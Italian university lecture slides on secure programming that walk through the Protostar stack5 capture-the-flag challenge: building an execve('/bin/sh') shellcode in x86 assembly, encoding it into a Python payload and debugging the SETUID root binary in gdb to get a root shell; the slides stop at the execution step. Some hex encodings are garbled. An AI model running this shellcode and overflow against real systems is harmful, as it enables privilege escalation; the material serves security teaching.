

Programmazione Sicura



Corruzione
della memoria
(terza parte)



Barbara Masucci

UNIVERSITÀ DEGLI STUDI DI SALERNO

DIPARTIMENTO DI INFORMATICA

DIPARTIMENTO DI ECCELLENZA

Punto della situazione

- Nella lezione precedente abbiamo visto come sfruttare uno **stack-based buffer overflow** per modificare il flusso di esecuzione di un programma



- **Scopo della lezione di oggi:**

- Analizzare stack-based buffer overflow che consentano l'**esecuzione di codice arbitrario**
- Risolvere un'ultima **sfida** Capture The Flag su **PROTOSTAR**



Stack 5

- "Stack5 is a standard buffer overflow, this time introducing **shellcode**"
- Il programma in questione si chiama `stack5.c` e il suo eseguibile ha il seguente percorso:
`/opt/protostar/bin/stack5`



Stack 5

stack5.c

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>
```

```
int main(int argc, char **argv) {

    char buffer[64];

    gets(buffer);

}
```



Capture the Flag!

- L'**obiettivo della sfida** è eseguire codice arbitrario a tempo di esecuzione



- Il **modus operandi** è sempre lo stesso
 1. Raccogliere più informazioni possibili sul sistema
 2. Aggiornare l'albero di attacco
 3. Provare l'attacco solo dopo aver individuato un percorso plausibile
 4. Se l'attacco non è riuscito, tornare al punto 1
 5. Se l'attacco è riuscito, sfida vinta!

Raccolta di informazioni

- Il programma stack5 accetta **input locali**, da tastiera o da altro processo (tramite pipe)
 - L'input è una stringa generica
- Non sembrano esistere altri metodi per fornire input al programma
- Esaminando i metadati di stack5 scopriamo che esso è **SETUID root**



Una riflessione

- Nella sfida precedente, era presente il codice da eseguire (la funzione `win()`) per vincere la sfida
- In questa sfida è richiesta l'esecuzione di codice arbitrario
- Tale codice, scritto in linguaggio macchina con codifica esadecimale, viene iniettato tramite l'input



Shellcode

- Cosa potrebbe fare il **codice iniettato** da un attaccante?
- Una scelta comune è l'**esecuzione di una shell**
- Un codice macchina che esegue comandi di shell viene detto **shellcode**




Piano di attacco

- Produciamo un input contenente
 - Lo **shellcode** (codificato in esadecimale)
 - Caratteri di **padding** fino all'indirizzo di ritorno
 - L'**indirizzo iniziale dello shellcode** (da scrivere nella cella contenente l'indirizzo di ritorno)
- Eseguiamo `stack5` con tale input
 - Otteniamo una shell
 - Poichè `stack5` è `SETUID root`, la **shell è di root!**



Albero di attacco

Stack-based Buffer Overflow (Esecuzione di uno shellcode)



Preparazione dello shellcode

- La prima operazione da svolgere consiste nella **preparazione di uno shellcode**



- Costruiremo uno shellcode da zero, tenendo presente che

- La sua **dimensione** deve essere grande al più **76 byte**

$76 = \text{sizeof}(\text{buffer}) + \text{sizeof}(\text{padding}) + \text{sizeof}(\text{saved_EBP})$

- **Non deve contenere byte nulli**

Un byte nullo viene interpretato come string terminator, causando la terminazione improvvisa della copia nel buffer



Scheletro dello shellcode

- Lo shellcode che prepareremo è molto semplice e consiste nelle istruzioni seguenti

```
execve( "/bin/sh" );  
exit(0);
```

- Come inserirlo nell'input per stack5?



La funzione `execve()`

- Innanzitutto documentiamoci sulla chiamata di sistema `execve()`

`man execve`

- Scopriamo che `execve()` riceve tre parametri in input
 - Un percorso che punta al **programma da eseguire**
 - Un puntatore all'array degli **argomenti** `argv[]`
 - Un puntatore all'array dell'**ambiente** `envp[]`



Studio dell'ABI Intel x86

- La **Application Binary Interface (ABI)** per sistemi a 32 bit specifica le convenzioni per le chiamate di sistema, relativamente a
 - Passaggio dei parametri
 - Ottenimento del valore di ritorno
- Le caratteristiche salienti sono disponibili al link seguente
https://en.wikibooks.org/wiki/X86_Assembly/Interfacing_with_Linux



Chiamate di sistema

- Per convenzione, i registri usati per il **passaggio dei parametri** sono
 - EAX: identificatore della chiamata di sistema
 - EBX: primo argomento
 - ECX: secondo argomento
 - EDX: terzo argomento
- Per convenzione, il registro usato per il **valore di ritorno** è
 - EAX: valore di ritorno



Parametri per `execve()`

- I **parametri in ingresso** per `execve()` nel nostro shellcode sono
 - `filename=/bin/sh` (va in `EBX`)
 - `argv[]={ NULL }` (va in `ECX`)
 - `envp[]={ NULL }` (va in `EDX`)
- Il valore di ritorno per `execve()` non viene utilizzato e quindi non generiamo codice per gestirlo



Posizionamento degli argomenti

- Quali dati dobbiamo rappresentare?
 - La stringa `"/bin/sh"` (opportunamente codificata)
 - Il puntatore nullo
 - L'identificatore della chiamata di sistema `execve()`
- Dove andremo a piazzare tali dati?
 - Alcuni nei registri opportuni
 - Altri nello stack



Codice macchina argomenti execve ()

xor %eax,%eax

Registri

EAX 0x00000000

Il registro EAX viene posto a
zero in maniera efficiente

Nello shellcode non si
possono usare gli zeri!



Codice macchina argomenti execve ()

xor %eax, %eax
push %eax

Registri

EAX 0x00000000

ESP


0x00000000

Il valore del registro EAX
viene spinto sullo stack



Codice macchina argomenti execve ()

```
xor    %eax,%eax  
push   %eax  
push   $0x68732f2f
```




Viene spinto sullo stack un valore che, rappresentato Little Endian e poi convertito in stringa, è //sh

NOTA: usiamo //sh invece di /sh per evitare l'inserimenti di zeri



Codice macchina argomenti execve ()

```
xor    %eax,%eax  
push   %eax  
push   $0x68732f2f  
push   $0x6e69622f
```




Viene spinto sullo stack un valore
che, rappresentato Little Endian e
poi convertito in stringa, è /bin



Codice macchina argomenti execve()

```
xor    %eax,%eax  
push   %eax  
push   $0x68732f2f  
push   $0x6e69622f  
mov     %esp,%ebx
```




Il primo argomento punta alla
stringa `/bin//sh\0`



Codice macchina argomenti execve ()

```
xor    %eax,%eax
push   %eax
push   $0x68732f2f
push   $0x6e69622f
mov    %esp,%ebx
mov    %eax,%ecx
```




Il secondo argomento è NULL



Codice macchina argomenti execve ()

```
xor    %eax,%eax
push   %eax
push   $0x68732f2f
push   $0x6e69622f
mov     %esp,%ebx
mov     %eax,%ecx
mov     %eax,%edx
```



Il terzo argomento è NULL




Codice macchina argomenti execve()

```
xor    %eax,%eax
push   %eax
push   $0x68732f2f
push   $0x6e69622f
mov     %esp,%ebx
mov     %eax,%ecx
mov     %eax,%edx
mov     $0xb,%al
```

Equivalente di
`mov $0xb, %eax`

AL indica il byte meno
significativo di EAX




Il registro EAX contiene
0x0000000b (11)



Codice macchina

invocazione execve ()

```
xor    %eax,%eax
push   %eax
push   $0x68732f2f
push   $0x6e69622f
mov     %esp,%ebx
mov     %eax,%ecx
mov     %eax,%edx
mov     $0xb,%eax
int     0x80
```



Tramite interruzione software 128, il controllo è trasferito al kernel, che esegue la chiamata di sistema relativa al contenuto di EAX
(11 corrisponde a `execve ()`)



Codice macchina argomenti `exit()`

`xor`

`%eax,%eax`

Registri

EAX

0x00000000

Il registro EAX viene posto a
zero in maniera efficiente

Nello shellcode
non si possono usare gli zeri!



Codice macchina argomenti exit()

xor %eax,%eax
inc %eax

Registri

EAX 0x00000001

Il registro EAX viene
incrementato di 1



Codice macchina argomenti `exit()`

```
xor    %eax,%eax  
inc    %eax  
int    0x80
```

Registri

EAX 0x00000001

Tramite interruzione software 128, il controllo è trasferito al kernel, che esegue la chiamata di sistema relativa al contenuto di EAX
(1 corrisponde a `exit()`)



Mettendo tutto insieme

```
xor    %eax,%eax
push   %eax
push   $0x68732f2f
push   $0x6e69622f
mov     %esp,%ebx
mov     %eax,%ecx
mov     %eax,%edx
mov     $0xb,%al
int     0x80
xor     %eax,%eax
inc     %eax
int     0x80
```



Traduzione shellcode

- Lo shellcode ora visto va **tradotto** in una stringa di **caratteri esadecimali** e fornito in input a stack5
- Passi operativi per la traduzione
 - **Creiamo** il file shellcode.s contenente lo shellcode in Assembly
 - **Compiliamo** shellcode.s, ottenendo il file oggetto shellcode.o
 - **Disassembliamo** shellcode.o, per ottenere le istruzioni codificate in esadecimale
 - **Codifichiamo** le istruzioni ottenute in una stringa



Shellcode in Assembly

shellcode.s

shellcode:

```
xor    %eax,%eax
push   %eax
push   $0x68732f2f
push   $0x6e69622f
mov     %esp,%ebx
mov     %eax,%ecx
mov     %eax,%edx
mov     $0xb,%eax
int     $0x80
xor     %eax,%eax
inc     %eax
int     $0x80
```



Compilazione shellcode in codice macchina

- **Compiliamo il programma Assembly** (shellcode.s) in codice macchina, ottenendo il file oggetto shellcode.o
 - Compiliamo a 32 bit (-m32)
 - Non generiamo un file eseguibile (-c)

```
gcc -m32 -c shellcode.s -o shellcode.o
```



Disassemblare il codice macchina

- Il comando **objdump** permette l'estrazione di informazioni da un file
 - Oggetto
 - Libreria
 - Binario eseguibile
- Inoltre consente di **disassemblare** (produrre assembly dal codice macchina)
- Leggiamo la documentazione:
man objdump



Estrazione istruzioni dal codice macchina

Utilizziamo objdump per disassemblare shellcode.o

Otteniamo le istruzioni codificate in esadecimale

```
$ objdump --disassemble shellcode.o
```

```
shellcode.o:      file format elf32-i386
```

Disassembly of section .text:

00000000 <shellcode>:

0:	31 c0
2:	50
3:	68 2f 2f 73 68
8:	68 2f 62 69 6e
d:	89 e3
f:	89 c1
11:	89 c2
13:	b0 0b
15:	cd 80
17:	31 c0
19:	40
1a:	cd 80

xor	%eax,%eax
push	%eax
push	\$0x68732f2f
push	\$0x6e69622f
mov	%esp,%ebx
mov	%eax,%ecx
mov	%eax,%edx
mov	\$0xb,%al
int	\$0x80
xor	%eax,%eax
inc	%eax
int	\$0x80

Opcode



Codifica istruzioni in una stringa

- Le istruzioni sono poi codificate sotto forma di stringa

"\x31\x05\x50\x68\x2f\x2f\x73"

"\x68\x68\x2f\x62\x69\x6e\x89"

"\xe3\x89\x01\x89\x02\xb0\x0b"

"\xcd\x80\x31\x04\xcd\x80"

- La lunghezza finale è 28 byte
 - Minore di 76 byte → OK



Preparazione dell'input per stack5

- L'input da passare a stack5 può essere generato con Python
 - Lo script `stack5-payload.py` stampa in output l'input da passare a stack5
- Salviamo su un file l'output dello script

```
python stack5-payload.py > /tmp/payload
```



Script senza parametri

stack5-payload.py

```
#!/usr/bin/python
```

```
shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73" + \  
             "\x68\x68\x2f\x62\x69\x6e\x89" + \  
             "\xe3\x89\xc1\x89\xc2\xb0\x0b" + \  
             "\xcd\x80\x31\xc0\x40xcd\x80";  
print shellcode
```

Stampa lo shellcode
codificato nella stringa



Preparazione dell'input per stack5

- Per poter generare un input malizioso efficace, bisogna **calcolare ed impostare correttamente alcuni parametri** da aggiungere allo script
- Per ottenere tali parametri è necessario ricostruire il **layout dello stack**
 - Eseguiamo stack5 con gdb, passandogli come input il file /tmp/payload



Debug di stack5

- Esaminiamo stack 5 con gdb e disassembliamo main

```
$gdb -q /opt/protostar/bin/stack5
```

```
Reading symbols from /opt/protostar/bin/stack5...done
```

```
(gdb) disas main
```



Disassembly di main ()

(gdb) disas main

Dump of assembler code for function main:

```
0x080483c4 <main+0>: push    %ebp
0x080483c5 <main+1>: mov     %esp,%ebp
0x080483c7 <main+3>: and     $0xffffffff0,%esp
0x080483ca <main+6>: sub     $0x50,%esp
0x080483cd <main+9>: lea     0x10(%esp),%eax%
0x080483d1 <main+13>: mov     eax, (%esp)
0x080483d4 <main+16>: call    0x80482e8 <gets@plt>
0x080483d9 <main+21>: leave
0x080483da <main+22>: ret
```

End of assembler dump.



Debug di stack5

- Inseriamo un breakpoint subito prima dell'istruzione `leave`

```
(gdb) b *0x080483d9
```

```
Breakpoint1 at 0x80483d9: file stack5/stack5.c,  
line 11
```



Esecuzione di stack5

